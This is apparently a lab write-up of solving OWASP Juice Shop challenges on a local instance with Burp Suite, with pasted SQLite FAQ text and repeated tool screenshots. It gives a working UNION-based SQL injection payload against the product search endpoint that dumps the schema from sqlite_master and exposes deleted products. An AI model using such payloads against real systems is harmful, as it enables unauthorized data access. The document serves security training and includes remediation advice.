Burp Suite Community Edition v2024.11.2 - Temporary Project

3. Intrude attack

Repeater

Request

```
GET /rest/products/search?q= HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json, text/plain, */*
Accept-Language: en,en-US;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJ0Ax10l3Kv10lCjhGc10l3Ju11Nj9..ey2zGf8dX010l3z0Wm1ZDN1lw1yZGF8YSt6eyj0ZC16mJIs1vNzJy1l1j0jZ298aGfja2V2kIj1w12m1haWv10l1jz288nbHfp05NgNuKv6tselfN_XFR-ofqLFWjsciGzCylY710cqTPZG8kwseejSjDwRfq
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=05NgNuKv6tselfN_XFR-ofqLFWjsciGzCylY710cqTPZG8kwseejSjDwRfq
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"3d8e0a80002UVTW9.e1vNBHvY3B2zr459m3rYnd278nvbzEo08nX5kgf6CChBu_LAOwqor_3B2jzONHEauIHSRaMjeParFyLbuitT_s80tj8ml-96Euc-bvi
Sec-Fetch-User: 05NgNuKv6tselfN_XFR-ofqLFWjsciGzCylY710cqTPZG8kwseejSjDwRfq
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Content-Type: application/json; charset=UTF-8
ETag: "491b-2a0L5P2assz0GVVw7U2Vcy"
Date: Sun, 29 Oct 2024 16:29:02 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 18715
status": "success",
"data": [
    {
        "id": 1,
        "name": "Apple Juice (1000ml)",
        "description": "The all-time classic.",
        "price": 1.99,
        "deluxePrice": 10.99,
        "image": "apple_juice.jpg",
        "createdAt": "2024-12-25 14:09:19.532 +00:00",
        "updatedAt": "2024-12-25 14:09:19.532 +00:00",
        "deletedAt": null
    },
    {
        "id": 2,
        "name": "Orange Juice (1000ml)",
        "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
        "price": 2.99,
        "deluxePrice": 12.49,
        "image": "orange_juice.jpg",
        "createdAt": "2024-12-25 14:09:19.532 +00:00",
        "updatedAt": "2024-12-25 14:09:19.532 +00:00",
        "deletedAt": null
    }
]
```

Event log (0) All issues

Memory: 582.3MB

However the request didn't give us the answer we were looking for so we changed the header a bit by adding '))- which should show us the entire items listed on the server as a response.

```

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Framing-Options: SAMEORIGIN
P-Prefetch-Policy: 'self'
X-Recruiting: #/job
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Fri, 03 Jan 2025 15:01:03 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 319
{
    "error": {
        "message": "SQLITE_ERROR: near \\"asd\\": syntax error",
        "stack": "Error: SQLITE_ERROR: near \\"asd\\": syntax error",
        "errno": 1,
        "code": "SQLITE_ERROR",
        "sql": "SELECT * FROM Products WHERE (name LIKE '%asd%' OR description LIKE '%asd%') AND deletedAt IS NULL ORDER BY name"
    }
}

```

We add a not correct injection to see an error from website and get an error “SQLITE_ERROR” which means the server is using SQLite.

Small. Fast. Reliable.
Choose any three.

Home About Documentation Download License Support Purchase Search

Frequently Asked Questions

1. How do I create an AUTOINCREMENT field?
2. What datatypes does SQLite support?
3. SQLite lets me insert a string into a database column of type integer!
4. Why doesn't SQLite allow me to use '0' and '0.0' as the primary key on two different rows of the same table?
5. Can multiple applications or multiple instances of the same application access a single database file at the same time?
6. Is SQLite threadsafe?
7. How do I list all tables/indices contained in an SQLite database?
8. Are there any known size limits to SQLite databases?
9. What is the maximum size of a VARCHAR in SQLite?
10. Does SQLite support a BLOB type?
11. How do I add, delete or rename columns from an existing table in SQLite?
12. I deleted a lot of data but the database file did not get any smaller. Is this a bug?
13. Can I use SQLite in my commercial product without paying royalties?
14. How do I use a string literal that contains an embedded single-quote ('') character?
15. What is an SQLITE_SCHEMA error, and why am I getting one?
16. I get some compiler warnings when I compile SQLite. Isn't this a problem? Doesn't it indicate poor code quality?
17. Case-insensitive matching of Unicode characters does not work.
18. INSERT is really slow - I can only do few dozen INSERTs per second
19. I accidentally deleted some important information from my SQLite database. How can I recover it?
20. What is an SQLITE_CORRUPT error? What does it mean for the database to be "malformed"? Why am I getting this error?
21. Does SQLite support foreign keys?
22. I get a compiler error if I use the SQLITE_OMIT_... compile-time options when building SQLite.
23. My WHERE clause expression column1="column1" does not work. It causes every row of the table to be returned, not just the rows where column1 has the value "column1".
24. How are the syntax diagrams (a.k.a. "railroad" diagrams) for SQLite generated?
25. The SQL standard requires that a UNIQUE constraint be enforced even if one or more of the columns in the constraint are NULL, but SQLite does not do this. Isn't that a bug?
26. What is the Export Control Classification Number (ECCN) for SQLite?
27. What is the column name that I expect. Is this a bug?

<https://www.sqlite.org/faq.html> [return the column name that I expect. Is this a bug?]

We need to get deeper inside the server therefore, we need more information about sqlite on how to get to see the database.

(6) Is SQLite threadsafe?

Threads are evil. Avoid them.

SQLite is threadsafe. We make this concession since many users choose to ignore the advice given in the previous paragraph. But in order to be thread-safe, SQLite must be compiled with the `SQLITE_THREADSAFE` preprocessor macro set to 1. Both the Windows and Linux precompiled binaries in the distribution are compiled this way. If you are unsure if the SQLite library you are linking against is compiled to be threadsafe you can call the `sqlite3_threadsafe()` interface to find out.

SQLite is threadsafe because it uses mutexes to serialize access to common data structures. However, the work of acquiring and releasing these mutexes will slow SQLite down slightly. Hence, if you do not need SQLite to be threadsafe, you should disable the mutexes for maximum performance. See the [threading mode](#) documentation for additional information.

Under Unix, you should not carry an open SQLite database across a `fork()` system call into the child process.

(7) How do I list all tables/indices contained in an SQLite database

If you are running the `sqlite3` command-line access program you can type `.tables` to get a list of all tables. Or you can type `.schema` to see the complete database schema including all tables and indices. Either of these commands can be followed by a LIKE pattern that will restrict the tables that are displayed.

From within a C/C++ program (or a script using Tcl/Ruby/Perl/Python bindings) you can get access to table and index names by doing a `SELECT` on a special table named `"SQLITE_SCHEMA"`. Every SQLite database has an `SQLITE_SCHEMA` table that defines the schema for the database. The `SQLITE_SCHEMA` table looks like this:

```
CREATE TABLE sqlite_schema (
    type TEXT,
    name TEXT,
    tbl_name TEXT,
    rootpage INTEGER,
    sql TEXT
);
```


For tables, the `type` field will always be `'table'` and the `name` field will be the name of the table. So to get a list of all tables in the database, use the following `SELECT` command:

```
SELECT name FROM sqlite_schema
WHERE type='table'
ORDER BY name;
```

For indices, `type` is equal to `'index'`, `name` is the name of the index and `tbl_name` is the name of the table to which the index belongs. For both tables and indices, the `sql` field is the text of the original `CREATE TABLE` or `CREATE INDEX` statement that created the table or index. For automatically created indices (used to implement the PRIMARY KEY constraint), the `sql` field is empty.



We find that we can use `.tables` or `.schema` to find the tables or schemes.



The screenshot shows the Burp Suite Community Edition interface. In the center, there is a table titled "Intruder attack results" with two columns: "Request" and "Payload 1". The "Request" column lists numbers from 2053 to 2074, each corresponding to a letter from Y to T. The "Payload 1" column contains the following SQL query:

```
? UNION SELECT sql, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--
```

To the right of the table, there is a "Decoder" panel with two tabs: "Text" (selected) and "Hex". It includes fields for "Decode as", "Encode as", and "Hash". Below the "Text" tab, there is a "Smart decode" button.

We know that we can't just use these on header and we need to decode them as URL.


If we normally send it to website we will get an error even if we change it to URL. The error indicates that amount of request and the header parameters are not equal so we need to ask for the same amount that there are parameters. Which are id, name, description, price, deluxprice, image, createdat, updatedat and deletedat.

We also know that the database has 9 parameters from previous request we sent

So we use a injection as ') UNION SELECT sql, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--

Request	Payload	Response
2053	Y	1. GET /rest/products/search?sql=
2054	Z	2. GET /rest/products/search?sql=
2055	A	3. GET /rest/products/search?sql=
2056	B	4. GET /rest/products/search?sql=
2057	C	5. GET /rest/products/search?sql=
2058	D	6. GET /rest/products/search?sql=
2059	E	7. GET /rest/products/search?sql=
2060	F	8. GET /rest/products/search?sql=
2061	G	9. GET /rest/products/search?sql=
2062	H	10. GET /rest/products/search?sql=
2063	I	11. GET /rest/products/search?sql=
2064	J	12. GET /rest/products/search?sql=
2065	K	13. GET /rest/products/search?sql=
2066	L	14. GET /rest/products/search?sql=
2067	M	15. GET /rest/products/search?sql=
2068	N	
2069	O	
2070	P	
2071	Q	
2072	R	
2073	S	
2074	T	

We use the encoded URL on search bar and send the request



We can see that we managed to solve the challenge.

Recommendation:

Avoid exposing database schema details in error messages or logs. Use stored procedures to encapsulate database queries. Implement strict access controls on database management interfaces. Regularly audit database permissions and configurations.

Christmas Special ★★★★


Severity: Medium

Description: Seasonal or temporary features, such as limited-time promotions, often lack rigorous security assessments. Attackers may exploit vulnerabilities in these time-bound functionalities to manipulate inputs, bypass checks, or gain unauthorized access.

Impact: Financial fraud, manipulation of promotional offerings, or resource abuse could occur. Exploiting these vulnerabilities may also create entry points for deeper system compromise.

Steps to reproduce the vulnerability:

We need to purchase the Christmas special on this challenge even if it's not available.



We login to our account gg@gmail.com.

We use the search bar same as previous example and capture the request.

Sun Dec 29 18:46

Burp Suite Community Edition Burp Project

3. Intruder attack

Results Positions

Intruder attack results 5

Request	Payload 1
1997	U
1998	V
1999	W
2000	X
2001	Y
2002	Z
2003	A
2004	B
2005	C
2006	D
2007	E
2008	F
2009	G
2010	H
2011	I
2012	J
2013	K
2014	L
2015	M
2016	N
2017	O
2018	P

Request Response

```

1 POST /rest/user/log
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla...
4 Accept: application...
5 Accept-Language: en...
6 Accept-Encoding: gz...
7 Content-Length: 77
8 Origin: http://127.0...
9 Connection: keep-alive
10 Referer: http://127.0...
11 Cookie: language=en
12 Sec-Fetch-Dest: emp...
13 Sec-Fetch-Mode: cors

```

Event log (38) All issues

Burp Suite Community Edition Burp Project

3. Intruder attack

Results Positions

Intruder attack results 5

Request	Payload 1
1997	U
1998	V
1999	W
2000	X
2001	Y
2002	Z
2003	A
2004	B
2005	C
2006	D
2007	E
2008	F
2009	G
2010	H
2011	I
2012	J
2013	K
2014	L
2015	M
2016	N
2017	O
2018	P

Request Response

```

1 POST /rest/products/search?q=
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla...
4 Accept: application...
5 Accept-Language: en...
6 Accept-Encoding: gz...
7 Content-Length: 77
8 Origin: http://127.0...
9 Connection: keep-alive
10 Referer: http://127.0...
11 Cookie: language=en
12 Sec-Fetch-Dest: emp...
13 Sec-Fetch-Mode: cors

```

Event log (38) All issues

Burp Suite Community Edition Burp Project

3. Intruder attack

Results Positions

Intruder attack results 5

Request	Payload 1
1997	U
1998	V
1999	W
2000	X
2001	Y
2002	Z
2003	A
2004	B
2005	C
2006	D
2007	E
2008	F
2009	G
2010	H
2011	I
2012	J
2013	K
2014	L
2015	M
2016	N
2017	O
2018	P

Request Response

```

1 GET /rest/products/search?q=
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla...
4 Accept: application...
5 Accept-Language: en...
6 Accept-Encoding: gz...
7 Content-Type: appli...
8 Content-Length: 77
9 Origin: http://127.0...
10 Connection: keep-alive
11 Referer: http://127.0...
12 Cookie: language=en
13 Sec-Fetch-Dest: emp...
14 Sec-Fetch-Mode: cors

```

Event log (38) All issues

Burp Suite Community Edition Burp Project

3. Intruder attack

Results Positions

Intruder attack results 5

Request	Payload 1
1997	U
1998	V
1999	W
2000	X
2001	Y
2002	Z
2003	A
2004	B
2005	C
2006	D
2007	E
2008	F
2009	G
2010	H
2011	I
2012	J
2013	K
2014	L
2015	M
2016	N
2017	O
2018	P

Request Response

```

1 POST /rest/user/log
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla...
4 Accept: application...
5 Accept-Language: en...
6 Accept-Encoding: gz...
7 Content-Type: appli...
8 Content-Length: 77
9 Origin: http://127.0...
10 Connection: keep-alive
11 Referer: http://127.0...
12 Cookie: language=en
13 Sec-Fetch-Dest: emp...
14 Sec-Fetch-Mode: cors

```

Event log (38) All issues

Burp Suite Community Edition Burp Project

3. Intruder attack

Results Positions

Intruder attack results 5

Request	Payload 1
1997	U
1998	V
1999	W
2000	X
2001	Y
2002	Z
2003	A
2004	B
2005	C
2006	D
2007	E
2008	F
2009	G
2010	H
2011	I
2012	J
2013	K
2014	L
2015	M
2016	N
2017	O
2018	P

Request Response

```

1 POST /rest/products/search?q=
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla...
4 Accept: application...
5 Accept-Language: en...
6 Accept-Encoding: gz...
7 Content-Type: appli...
8 Content-Length: 77
9 Origin: http://127.0...
10 Connection: keep-alive
11 Referer: http://127.0...
12 Cookie: language=en
13 Sec-Fetch-Dest: emp...
14 Sec-Fetch-Mode: cors

```

Event log (38) All issues

As before we can see the id's and the names of the products we can purchase.

However this doesn't show us all the items that are on database and only shows us the available ones.

So like the previous example we use the same injection but put 1 instead of sql for first parameter.


```

Request
Pretty Raw Hex
1 GET /rest/products/search?q=1

Response
Pretty Raw Hex
{
  "id": 9,
  "name": "OWASP SSL Advanced Forensic Tool (O-Saft)",
  "description": "O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. <a href='https://owasp.slack.com'>https://owasp.slack.com</a>.",
  "image": "orange_juice.jpg",
  "createdAt": "2024-12-25 14:09:19.533 +00:00",
  "updatedAt": "2024-12-26 17:07:11.768 +00:00",
  "deletedAt": null
},
{
  "id": 10,
  "name": "Christmas Super-Surprise-Box (2014 Edition)",
  "description": "Contains a random selection of 10 bottles (each 5 00ml) of our tastiest juices and an extra fan shir",
  "image": "undefined.jpg",
  "createdAt": "2024-12-25 14:09:19.533 +00:00",
  "updatedAt": "2024-12-25 14:09:19.533 +00:00",
  "deletedAt": "2024-12-25 14:09:19.533 +00:00"
},
{
  "id": 11,
  "name": "Magical Importer Special Juice",
  "description": "Contains a magical collection of the rarest fruit",
  "image": "undefined.jpg",
  "createdAt": "2024-12-25 14:09:19.533 +00:00",
  "updatedAt": "2024-12-25 14:09:19.533 +00:00",
  "deletedAt": null
}


```

We search for chri on the search bar of burpsuite and see that we found the Christmas special with id number of 10.



Now we go back and purchase something with our account in order to capture the request with burp.

So we add items to our basket.



Sun Dec 29 18:50

3. Intruder attack results

Request	Payload 1	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
1987 U	230. http://127.0.0.1:3000	GET	/rest/user/whoami			304	304					127.0.0.1	18:50:11	29	
1988 V	230. http://127.0.0.1:3000	DELETE	/api/BasketItems/14			200	414	JSON				127.0.0.1	18:50:28	29	
1989 W	230. http://127.0.0.1:3000	GET	/rest/basket/6			200	539	JSON				127.0.0.1	18:50:28	29	
2000 X	230. http://127.0.0.1:3000	GET	/api/Quantities/			304	306					127.0.0.1	18:50:29	29	
2001 Y	230. http://127.0.0.1:3000	POST	/api/BasketItem/	✓		200	542	JSON				127.0.0.1	18:50:31	29	
2002 Z	230. http://127.0.0.1:3000	GET	/api/Products/search?q=	✓		304	306					127.0.0.1	18:50:31	29	
2003 A	230. http://127.0.0.1:3000	GET	/rest/basket/6			200	910	JSON				127.0.0.1	18:50:31	29	
2004 B	230. http://127.0.0.1:3000	GET	/rest/basket/6			304	305					127.0.0.1	18:50:32	29	
2005 C	230. http://127.0.0.1:3000	GET	/rest/user/whoami			304	304					127.0.0.1	18:50:32	29	

Request

```

12 Referer: https://127.0.0.1:3000/
13 Cookie: language=en; welcomebanner_status=dismis...
14 X-Content-Type-Options: nosniff
15 X-Frame-Options: SAMEORIGIN
16 Feature-Policy: payment 'self'
17 X-Recruiting: /#jobs
18 Content-Type: application/json; charset=utf-8
19 Content-Length: 157
20 Vary: Accept-Encoding
21 Date: Sun, 29 Dec 2024 15:50:31 GMT
22 Connection: keep-alive
23 Keep-Alive: timeout=5
24 Etag: W/"9d-ydrpw/rfb9pcYTbdq+oHR3WxXE"
25 
```

Response

```

1 HTTP/1.1 200 OK
